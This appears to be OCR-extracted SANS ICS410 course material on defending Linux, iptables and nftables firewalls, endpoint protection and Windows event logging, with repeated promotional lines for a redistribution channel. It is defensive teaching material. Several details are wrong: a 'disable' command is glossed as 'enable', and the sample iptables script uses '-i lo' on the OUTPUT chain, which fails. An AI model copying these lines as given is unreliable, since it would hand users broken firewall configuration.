Here are some examples of how to use the systemd terminal commands. Note that only modern Linux systems use these commands, basically from 2014-ish on. If you don't have a systemctl command, then you don't have systemd installed. Your ControlThings Platform runs systemd, so open it up and try some of these commands. Besides the status command below, you can verify that Apache has stopped by trying to connect to localhost with the browser in ControlThings Platform.

`systemctl`	(show list of all daemon current and default states)
`systemctl	grep apache`	(search the list for any service with apache in name)
`sudo systemctl stop apache2`	(stop apache2 service)
`sudo systemctl disable apache2`	(enable apache2 to start at current runlevel)
`sudo systemctl status apache2`	(check status of apache2 to verify it is stopped and disabled)
`sudo systemctl start apache2`	(start apache2 service)
`sudo systemctl enable apache2`	(enable apache2 to start at current runlevel)
`sudo systemctl status apache2`	(check status of apache2 to verify it is started and enabled)

Reference:

- Man page for systemctl – https://goo.gl/a1xDfZ

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Hardening Linux and Unix

- Linux and Unix don't have unified security profiles like Windows
  - Some distributions may have security configuration tools unique to them
  - Most settings are handled in configurations of each service or application
  - Most distributions provide their own security documentation, but quality varies
  - Two auditing tools exist for hardening Unix/Linux: Both are open source!

- Lynis
  - Works on most Linux and Unix systems
  - Well maintained and regularly updated, with no need to install!
  - Audits a system, identifying weak settings with links to descriptions on their website
  - Options for commercial support, which include a central management system

References:

- Lynis Homepage – https://cisofy.com/lynis
- Lynis GitHub Repo – https://github.com/CISOfy/lynis
- Bastille Linux – http://bastille-linux.sourceforge.net

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Unix and Linux Firewalls

- Unix and Linux firewalls are usually tied to the kernel they run
- Unix host-based firewalls
  - ipfilter (ipf): AIX, HP-UX, Solaris, and most other Unixes
  - ipfw: FreeBSD, Mac <= 10.6
  - pf: OpenBSD, Mac >= 10.7, Solaris >= 11.3
- Linux host-based firewalls (based on kernel evolution)
  - ipchains: released in kernel 2.2 (1998), a rewrite of original ipfwadm
  - iptables: released in kernel 2.4 (2001), added the ability to have multiple chains in a table
  - nftables: released in kernel 3.13 (2014), Improved syntax and unified fw layers
- Graphical interfaces for all Unix and Linux firewalls exist
  - All are based on the subsystems listed above
  - Many are unique for each distribution
  - Firewall Builder can build and install configurations for all Linux, Unix, and Cisco firewalls

References:

Unix
- ipfilter (ipf) in FreeBSD Handbook – https://goo.gl/nSp9EW
- ipfw in FreeBSD Handbook – https://goo.gl/63cxRK
- OpenBSD pf Handbook – https://goo.gl/9Gu7nz

Linux
- ipfwadm Project – https://goo.gl/24PSdP
- ipchains Project – https://goo.gl/bPhY26
- iptables Project – https://goo.gl/ssm77c
- nftables Project – https://goo.gl/9PgwiV


hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Linux and Unix Firewalls

- Built to be full, enterprise-scale network firewall
  - Powerful and highly customizable
  - Many commercial firewalls have been based on it
  - Stateful firewall with NAT capability
  - Does not have the ability to specify related processes like Windows firewall

- Most Linux and Unix firewalls allow rules into one of three pre-defined groups
  - INPUT: All traffic destined to the machine
  - OUPUT: All traffic being sent from the machine
  - FORWARD: All traffic being routed through the machine (multi-homed)
  - A packet never goes through more than one chain



Because iptables is a complete packet inspection system, you can implement very powerful firewall rulesets. The problem is that all that powerful functionality comes with a lot of complexity. Learning how to write iptables filters to do what you want requires not only learning a lot about how firewalls are configured, but also overcoming the sometimes bizarre and confusing iptables rule language itself.

The rules in chains are what make iptables work. All packets are checked against the rules in the appropriate chain until they find a matching rule that specifies an action to take. If the packet doesn't match a rule, then it will take whatever default policy action is specified for that chain. If no default is specified by the administrator, then it will be ACCEPTED.

References:

- Man page for iptables – https://goo.gl/pLT1Gt
- Official documentation for iptables in multiple languages – https://goo.gl/8NKy9B
- Oskar Andreasson's iptables tutorial – https://goo.gl/oMyjhZ

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Examples of iptables Commands

Example: `sudo iptables -L`

`-L`	List all iptable configs

Example: `sudo iptables -F`

`-F`	Flush... or remove all iptable configs

Example: `sudo iptables -P INPUT DROP`

`-P INPUT`	Set INPUT chain's default policy to DROP (also, can be ACCEPT but not REJECT)

Example: `sudo iptables -A INPUT -s 10.33.66.0/24 -p tcp --dport ssh -j ACCEPT`

`-A INPUT`	Append rule to the input chain... or incoming traffic
`-s 10.33.66.0/24`	Source IP (can be IP, hostname, or CIDR net)
`-p tcp`	If protocol is TCP (also can be udp, icmp, etc.)
`--dport ssh`	And if destination port is 22 (names are mapped to numbers)
`-j ACCEPT`	Then jump to the ACCEPT target (also can be DROP or REJECT)

Basic iptables rules options

-A: Append this rule to a rule chain. Valid chains for what we're doing are INPUT, FORWARD, and OUTPUT, but we mostly deal with INPUT in this tutorial, which affects only incoming traffic.

-L: List the current filter rules.

-m state: Allow filter rules to match, based on connection state. Permits the use of the --state option.

--state: Define the list of states for the rule to match on. Valid states are:

NEW: The connection has not yet been seen.

RELATED: The connection is new but is related to another connection already permitted.

ESTABLISHED: The connection is already established.

INVALID: The traffic couldn't be identified for some reason.

-m limit: Require the rule to match only a limited number of times. Allows the use of the --limit option. Useful for limiting logging rules.

--limit: The maximum matching rate, given as a number followed by "/second," "/minute," "/hour," or "/day" depending on how often you want the rule to match. If this option is not used and -m limit is used, the default is "3/hour."

-p: The connection protocol used.

--dport: The destination port(s) required for this rule. A single port may be given, or a range may be given as start:end, which will match all ports from start to end.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Basic iptables Script for Endpoints

```
# Flush any existing rules and protect any already established network connections
iptables -F
iptables -A INPUT -p tcp -m state --state ESTABLISHED -j ACCEPT

# Don't interfere with loopback traffic
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -i lo -j ACCEPT

# Inbound Rules:  Allow Pings and Admin traffic to SSH and HTTPS
iptables -P INPUT DROP
iptables -A INPUT -s 10.33.66.0/24 -p tcp --dport 22 -j ACCEPT
iptables -A INPUT -s 10.33.66.0/24 -p tcp --dport 443 -j ACCEPT
iptables -A INPUT -p icmp -j ACCEPT

# Forward Rules:  Allow nothing to route between interfaces
iptables -P FORWARD DROP

# Outbound Rules:  Allow Any TCP, UDP, ICMP
iptables -P OUTPUT ACCEPT
```

hide01.ir

You might use these rules on a simply configured system, such as a personal laptop, but for any real application, your firewall rulesets would have to be much more complicated than those shown. You can see how the command-line syntax would tend to discourage users and administrators from making full use of iptables.

The good news is that simple GUIs have been developed to allow even novice users to take advantage of iptables' functionality. For example, Red Hat–based systems have a simple GUI widget that you can access via the "Applications... System Settings... Security Level..." menu choice. This widget allows you to turn the firewall on the system on and off and select from a few different services that you want to allow outsiders to access on your machine.

Just to give you a quick impression of the iptables command-line interface for building firewall rules, this slide shows a series of iptables commands for creating a simple policy that allows incoming basic management via SSH and HTTPS from the admin's subnet and allows all outgoing TCP, UDP, and ICMP traffic.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

nftables

- Benefits of nftables over iptables
  - Simplified syntax inspired by BPF in tcpdump
  - Increased scalability, performance, and code maintenance
  - Single command for all OSI Layer 3 protocols (iptables, ip6tables, arptables, etables)
  - Can define your own table and chain names
  - Can handle IPv4 and IPv6 in the same table/chain
  - Can perform multiple actions per rule
  - Can define dictionaries, maps, and intervals for increased performance and simpler rulesets

- Examples of nftables usage
  - sudo nft list tables — Show a list of all tables
  - sudo nft list table inet firewall — Show rules for the firewall table
  - sudo nft flush table inet firewall — Flush all rules in the firewall table
  - sudo nft flush ruleset — Flush all tables on machine
  - sudo nft -f <file> — Load a firewall configuration file

Reference:

- NetFilter wiki for nftables – https://goo.gl/hqibyT

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Basic /etc/nftables.conf for Linux Endpoints

table type "inet" includes all IPv4 and IPv6 packets, a huge benefit

```
flush ruleset
table inet firewall {
    chain input {
        type filter hook input priority 0; policy drop;
        ct state established, related accept comment "allow already established connections"
        ct state invalid drop comment "drop invalid packets"
        iifname lo accept comment "allow loopback traffic"
        icmp type echo-request accept comment "Allow pings"
        icmpv6 type { echo-request, nd-neighbor-solicit } accept comment "allow ping and ipv6's ARP"
        ip saddr 10.33.66.0/24 tcp dport {ssh, https} accept comment "allow admin traffic"
        counter comment "count packets dropped by default policy"
    }
    chain output {
        type filter hook output priority 0; policy accept;
        counter comment "count packets accepted by default policy"
    }
    chain forward {
        type filter hook forward priority 0; policy drop;
        counter comment "count packets dropped by default policy"
    }
}
```

Most of the lines above have inline comments, so you should be able to understand most of the lines there. However, one thing you may not be familiar with is ICMPv6's Neighbor Discovery protocol. This serves the same function as ARP but in IPv6. In the one ICMPv6 rule above, you can see we are allowing nd-neighbor-solicit messages. This allows a device to discover the MAC address of a machine on the local network for which it is trying to reach via an IPv6 address.

References:

- Wikipedia's article on Neighbor Discovery Protocol – https://goo.gl/oVuP5f
- YouTube video on Neighbor Discovery Protocol – https://goo.gl/ZHZsRA

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

SANS | ICS SECURITY

Lab 5.1

Baselining and Hardening Linux Systems

Using your ICS410 ControlThings Platform VM, we will use some of the techniques its underlying Linux operating system.

Refer to the lab workbook for instructions.

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - Unix and Linux are substantially different than Windows
  - Built from the ground up to be managed by a command prompt
  - Lend themselves for remote administration via OpenSSH
  - Solutions exist to manage some aspects of Unix, Linux, and Windows together
  - Significant actions still must be performed on each system type
- Recommendations to owner/operators
  - Identify all Unix and Linux systems in your infrastructure; they hide well
  - Find solutions and methods to unify management of each system type
- Recommendations to vendors
  - Provide hardening guides for customers managing host Unix/Linux systems
  - Harden all closed-box solutions you sell that include Unix/Linux
  - Track software dependencies and patches of software in your closed-box solutions
  - Please stop using outdated versions of Linux in your embedded devices!!!

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- Defending Linux and Unix
  - Lab 5.1: Baselining and Hardening Linux Systems
- Endpoint and SIEMs
  - Lab 5.2: Windows Event Logs
- ICS Cybersecurity Programs
- ICS Cybersecurity Policies
- Measuring Cybersecurity Risk
- Incident Response
- Final Thoughts and Next Steps

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Endpoint Protection and SIEMs

Applicable Standards:

- **NIST CSF v1.1:** DE-AE, DE.CM-4
- **ISA/IEC 62443-2-1:2009:** 4.3.4.3.8
- **ISA/IEC 62443-3-3:2013:** SR 3.2, SR 6.1
- **ISO/IEC 27001:2013:** A.12.2.1, A.12.4.1, A.16.1.7
- **NIST SP 800-53 Rev. 4:** AU-6, CA-7, IR-4, IR-5, IR-8, SI-4, SI-3, SI-8
- **CIS CSC:** 1, 3, 4, 5, 6, 7, 8, 11, 12, 13, 14, 15, 16
- **COBIT 5:** BAI08.02, DSS05.01

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Types of Endpoint Protection Features

- Endpoint protection software goes by many names
  - Antivirus software
  - Application control at runtime (executable hashing)
  - Application control during execution (sandboxing)
  - File integrity and configuration management
  - Host-based firewalls
- Many modern-day solutions include many of these functions
  - Sometimes as different solutions
  - Sometimes as different licenses to a single solution
  - Rarely include all those functions
- Comparison of different solutions is difficult and time-consuming
  - Features are named and described differently
  - Marketing efforts obscure what these tools actually do; it is the silver bullet you need
  - There is no one-tool-fits-all solution; you must select and trial your short list

Here is a list of vendors offering endpoint protection software. Note: These vendors constantly change, so a few might already be defunct.

- Bitdefender
- Cisco
- Comodo
- CrowdStrike
- Cylance
- Endgame
- ESET
- F-Secure
- FireEye
- Fortinet
- Kaspersky Lab
- Malwarebytes
- McAfee
- Microsoft
- Palo Alto Networks
- Panda Security
- SentinelOne
- Sophos
- Symantec
- Trend Micro

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Antivirus (AV)

- AV software works like a deny list for applications
  - Contains signatures of known malicious software
  - Users can run anything that doesn't match the signature
- AV is effective against most malware spreading on the internet
  - Once an AV vendor finds a sample, they create a signature
  - However, efficiency decreases as signature count increases
- AV is useless against targeted attackers
  - Zero-day malware, by definition, hasn't been found by AV vendors
  - Existing malware can be modified just enough to break signature match
- AV vendors attempt to get around these limitations
  - Attempt to write signatures at a broader level to minimize count
  - Heuristic detection methods are added to detect common behaviors by malware
  - However, attackers always finds ways around these defenses
  - You can't create a list of infinite badness...

John Strand and his team at Black Hills Information Security have done several webcasts, blog posts, and presentations around bypassing AV. They are worth the time and effort to review.

https://www.blackhillsinfosec.com/tag/anti-virus

There are hundreds of other presentations and examples of this on the internet. Try some Google searches for your current endpoint product name with the word “bypass” to see what you can find and do some experimentation on your own systems. It is ALWAYS a rewarding experience to bypass your own security defenses—the hard part is trying to get the resources to address that bypass.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Application Control at Runtime (Executable Hashing)

- Unlike AV, this acts like an application allow list
  - Cryptographically signed and/or hashed binaries for each application
  - Each are verified before execution
- Has stronger defenses against attackers
  - Helps prevent file-based malware from starting on systems
  - Helps to limit malware from establishing permanence through reboots
- Still isn't a silver bullet
  - Doesn't help prevent shellcode from being inserted into a running process
  - Struggles at preventing malware written in scripting languages
  - Hashes must be re-created with each patch or program update
  - Some ARC solutions take shortcuts like allowing all applications in a folder (C:\Windows\System32)
- Becoming more popular and easier to deploy in Windows
  - Windows comes with native capability in the form of AppLocker
  - Many third-party solutions provide enhanced management features
  - Even easier in static environments like control networks, especially Levels 1 and 2...
  - Recently added to Linux with RedHat's Fapolicyd (File Access Policy Daemon)

References:

- Microsoft Software Restriction Policies – https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-xp/bb457006(v=technet.10)?redirectedfrom=MSDN
- Microsoft AppLocker – https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/hh831440(v=ws.11)?redirectedfrom=MSDN

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Application Control during Execution (Sandboxing)

- Considered an advanced Mandatory Access Control (MAC) feature
- Restrict a running process to certain OS interactions
  - Users and services
  - Files and folders
  - Network input/output
  - System calls
  - Registry and/or other configuration sources
  - Think permissions for applications...
- **Software Restriction Policies (SRP)** and **AppLocker** provide very basic features in Windows
- Linux has two of the most powerful solutions built in, depending on the distribution
  - **SELinux** (most powerful and flexible, but the most complex)
  - **AppArmor** (good flexibility and good ease of use)
- FreeBSD Unix and Mac OS include **TrustedBSD**, which performs this function as well

References:

- Microsoft Software Restriction Policies – https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-xp/bb457006(v=technet.10)?redirectedfrom=MSDN
- Microsoft AppLocker – https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/hh831440(v=ws.11)?redirectedfrom=MSDN
- Linux Kernel Security – https://www.cyberciti.biz/tips/selinux-vs-apparmor-vs-grsecurity.html

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

File and Configuration Integrity Monitoring

- Intrusion detection through integrity checking
  - Creates a secure database of file checksums
  - Verifies current checksums with previous checksums in database
- Open-source solutions
  - Tripwire (Linux only for OSS version)
  - OSSEC
  - PowerShell script by Jason Fossen (https://www.sans.org/blog/powershell-md5-hash-integrity-verifier-to-detect-file-system-changes/)
- Tripwire's enterprise offering includes central management server and configuration monitoring
- Some commercial endpoint protection solutions include these features
  - Look for features around configuration management

Integrity checkers are valuable tools that allow administrators to take a check-and-balance look at their systems and be presented with a snapshot of any modifications that may have occurred.

Tripwire is both a commercial and open-source integrity tool. It creates a digital snapshot of files and/or directories and places this in a portable database. The database should be maintained off-site and kept secure. Should an incident occur, or if an organization would like to audit systems, Tripwire will provide a quick glance at any changes made to systems since the snapshot was taken. This can allow responders to immediately highlight any significant changes made to a system.

References:

- For more suggestions on its use – https://goo.gl/pAXn9y
- PowerShell script by Jason Fossen – https://www.sans.org/blog/powershell-md5-hash-integrity-verifier-to-detect-file-system-changes/

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Configure Windows Logging

- All windows machines have at least three log files
  - Application: Logs from applications sending Windows events
  - Security: Logs related to security events
  - System: Logs from internal Windows components
- Additional events exist on servers depending on role
- Research event ID numbers in Google/Bing
  - Microsoft's event descriptions are sometimes... lacking
  - https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/


All Windows systems have at least three event logs named Application, Security, and System. You can view the contents of these logs with the Event Viewer snap-in: Administrative Tools > Event Viewer. If you are a domain controller, then you will also have logs named Directory Service and File Replication Service. If you have DNS installed, you'll also have a DNS Server log.

Often, the best way to research an entry, though, is to do a search in Google/Bing on the words *Windows Event ID XXXX*, where XXXX is the event ID number in question. Also try: https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/

The System log is mainly for OS troubleshooting. Here, you'll find entries related to service start/stop/failures, device driver issues, status reports of background maintenance operations, and more. The Application log is where applications and third-party developers can write anything they want. We have little control over what goes here; it is entirely up to the original programmers of the software in question.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Windows Event Viewer (eventvwr.msc)



This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Windows Event Details

- Windows events each contain numerous details
  - This even shows the user "Student" logging in
  - Depending on the event, you may like the General or Detailed output more
- Logpile generates PowerShell scripts
  - extract certain security related events
  - https://what2log.com




Double-click an event icon in one of the logs to bring up its property sheet. Here, you can see the event's date, time, source, user, computer, category, and event ID number. The description field in the middle may also include a few lines or paragraphs of text, including a hyperlink on which you may click to obtain more information from Microsoft about that type of event.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Change What Is Logged in Audit Policy

- Audit Policy says what is logged
  - Managed in LSP or GPO
  - Included in hardened templates
- Two different Audit Policies
  - Basic and Advanced
  - Basic policies should not be used in systems after XP
- Advanced Audit Policies
  - Introduced with Vista/7
  - Provide many more settings
  - Should override basic settings, but may cause unpredictable issues if both used



To enable logging to the Security log, go to Administrative Tools > Local Security Settings > Advanced Audit Policy Configuration (or in Windows XP, Local Policies > Audit Policy). Here, you can choose to log successful and/or failed events of certain types.

Almost all Audit Policy settings on both servers and workstations can be remotely configured through Group Policy. Audit Policy is set under Computer Configuration > Windows Settings > Security Settings > Local Policies > Audit Policy. Hence, when you need to configure audit settings throughout your domain, Group Policy is the way to do it.

If you'd rather manage Audit Policy from the command line, use the AUDITPOL.EXE tool from the Windows Server *Resource Kit*. It's also built into Windows Vista/2008/7 and later by default. Starting with Vista, by the way, you can enable or disable special subcategories of audit policies using AUDITPOL.EXE, too. To see your currently activated subcategories of audit policies on Vista/2008/7 or later, run "auditpol.exe /get /category:*."

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

What Objects Should Be Logged Locally

- What are your regulatory requirements?
  - These will list specific events you must collect
  - If that is your primary reason for logging, start here until you mature your processes
- Is intrusion detection your primary driver?
  - Microsoft provides good recommendations, but don't set them by default
  - Microsoft recommends a minimum set of events to monitor and a suspect list for IR
  - Minimum set – https://goo.gl/y7nreg
  - If cybersecurity is your driver, then start with minimum set until you mature your processes
- Other events you can consider adding to the minimum list later down the road
  - Windows PowerShell logging
  - Groups assigned to local logon
  - Logon session creation for network sessions
  - User Mode Driver Framework "Driver Loaded" event

Deciding what to log and what not to log is a problem every company faces when they start to collect their logs to a centralized location. In truth, there isn't a fixed answer that everyone can follow. Our desired archive times continually fight against our available disk space. And once we find the right balance there, our desire for more details and artifacts starts to challenge our ability to process those events and scale our architectures to larger sizes. Identifying what is more important to your organization is key to finding your way through these decisions.

What are your regulatory requirements?
Start with any regulatory requirements you have. Many regulations like PCI will require events A, B, and C for X numbers of days on each machine, Y number of months immediately available for search in your central storage, and Z number of year archived that can be retrieved if needed. If your primary purpose for collecting logs is to meet compliance, literally start there, with only the exact events specified in your regulatory requirements. This will allow you to get the solution up and running, letting you measure the effectiveness of your design, the size of your storage, and the ability of your storage server to keep up with the required events.

If intrusion detection is your primary driver?
If you do not have any regulatory drivers, then I'd highly recommend starting with Microsoft's minimum audit policy recommendations for Windows 10. Microsoft's recommended audit policy for Windows 10 is strong compared to their recommendations for previous versions of Windows. Their recommendations for Windows 10 took a stronger emphasis on security than the system administration emphasis used in previous versions. For the first time in workstation history, you can see this in Microsoft's documentation for Windows Event Forwarding for Windows 10 at the following bookmarked sections:

References:

- Audit Settings – https://goo.gl/y7nreg
- Subscription Settings – https://goo.gl/b3h1V1

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Whichever you use as a starting point, my strong recommendation is not to increase your bare minimum requirements until the solution is fully built and operational, with all planned endpoints in your initial deployment successfully logging to the central server.

Once you are up and running, start tuning!

Tuning your log files seems like an endless process, and it varies from analyst to analyst. The general law of tuning is that you always want more, until the more gets in the way. During an event, your analyst will always think to themselves, "If I only had event X enabled, we could better track the movements of this attacker." The problem is that enabling event X is never-ending, increases your central log volumes each time, and in some cases, may generate hundreds of times more events than you'd ever use. All the low-hanging fruit events that we have recommended in the past to add to XP, Windows 7, and Windows 8, have almost entirely been added to the Windows 10 baseline profile. For Windows 10, there is nothing else I would recommend adding to that baseline that I would say is a hard requirement for all companies to add. However, if you have been running that baseline across all your machines and determine that your solution can withstand a greater number of events, here are the first I'd consider:

Windows PowerShell logging

- Groups assigned to local logon
- Logon session creation for network sessions
- User Mode Driver Framework "Driver Loaded" event

These events will help identify the first actions attackers usually take once they have compromised a system. However, if you are following the recommendations in the Windows Event Forwarding document for Windows 10 referenced above, those events are already being collected on each machine; they just aren't being sent to the central server.

Use the Suspect Subscription!

Microsoft's recommendation for creating a second event subscription named Suspect is a great solution, allowing you to collect these events as needed on an individual machine basis during an event. This almost eliminates the need to increase your baseline security events. All four of the events I suggested above, plus many more, are included in the Suspect Subscription. And for other versions of Windows, both server and workstation, Microsoft created a list of recommended baselines and a second list called "stronger recommendation" which you should consider as part of a "Suspect" subscription for each of those Windows versions. You can find this document here:

https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/audit-policy-recommendations


Final Thoughts:

1. Start with a minimum event collection
2. Verify your solution with a full deployment of minimum events
3. Determine your ability to increase event collection
4. Grow it one event at a time
5. Use a Suspect Subscription as part of your incident response

And don't forget, some of the best ways to determine which events you'd like to add is to go through a few incidents. And if you don't want to wait for them to occur, simulate one yourself by trying to detect the actions of the next penetration test you go through, or organize a Read Team vs. Blue Team exercise between your log analysts and penetration testers. After all, it fits into step one of your incident response process of preparation.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Log Size and Wrapping Options



- Each log is finite and can be sized separately from the other logs
- Appropriate log size will be determined by the rate of new events and your wrapping options
- On Vista/2008/7 and later, logs are compressed XML and can grow to the size of the volume
- On XP/2003, don't make the logs larger than 300MB total because of known problems

A security template also can be used to set the maximum size and wrapping options for your event logs. On Windows XP/2003, the logs are stored in the %SystemRoot%\System32\Config folder, but on Vista and later, look in %SystemRoot%\System32\Winevt\Logs\. The names of the log files are self-explanatory. Event logs are assigned maximum sizes beyond which they are not permitted to grow. What happens, then, when they fill up?

To change your Event log size and wrapping (rotation) options without applying a template, open the Event Viewer from the Administrative Tools folder > right-click a log > Properties > General tab. On Windows XP/2003, each log can be increased in size to a maximum of 4,194,240 K (about 4.2 GB), but don't try it. On those older Windows systems, the combined size of all log files should never be set larger than 300 MB because there is a well-known problem with them spontaneously dropping event messages when the logs grow larger than 300 MB in total (KB183097). On Windows Vista/2008/7 and later, there's no such problem because the logs are compressed XML, and they can be set to the maximum size of the volume if desired.

When setting the maximum size, Windows does not reserve the necessary free space. Rather, the log will grow on the filesystem as necessary up to the maximum size or when the drive runs out of free space (whichever comes first). 1 MB of log space holds approximately 7,500 events. How big should the logs be? Well, set them each initially to at least 50 MB, but the size really is determined by your wrapping requirements. You can also investigate archiving the log files to remove the files from the system. There are numerous ways to perform this task with offline storage vaults, streaming to an archiving server with write once / read many media, relying on the backup media for older log file access, and long retention availability for log file aggregators.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

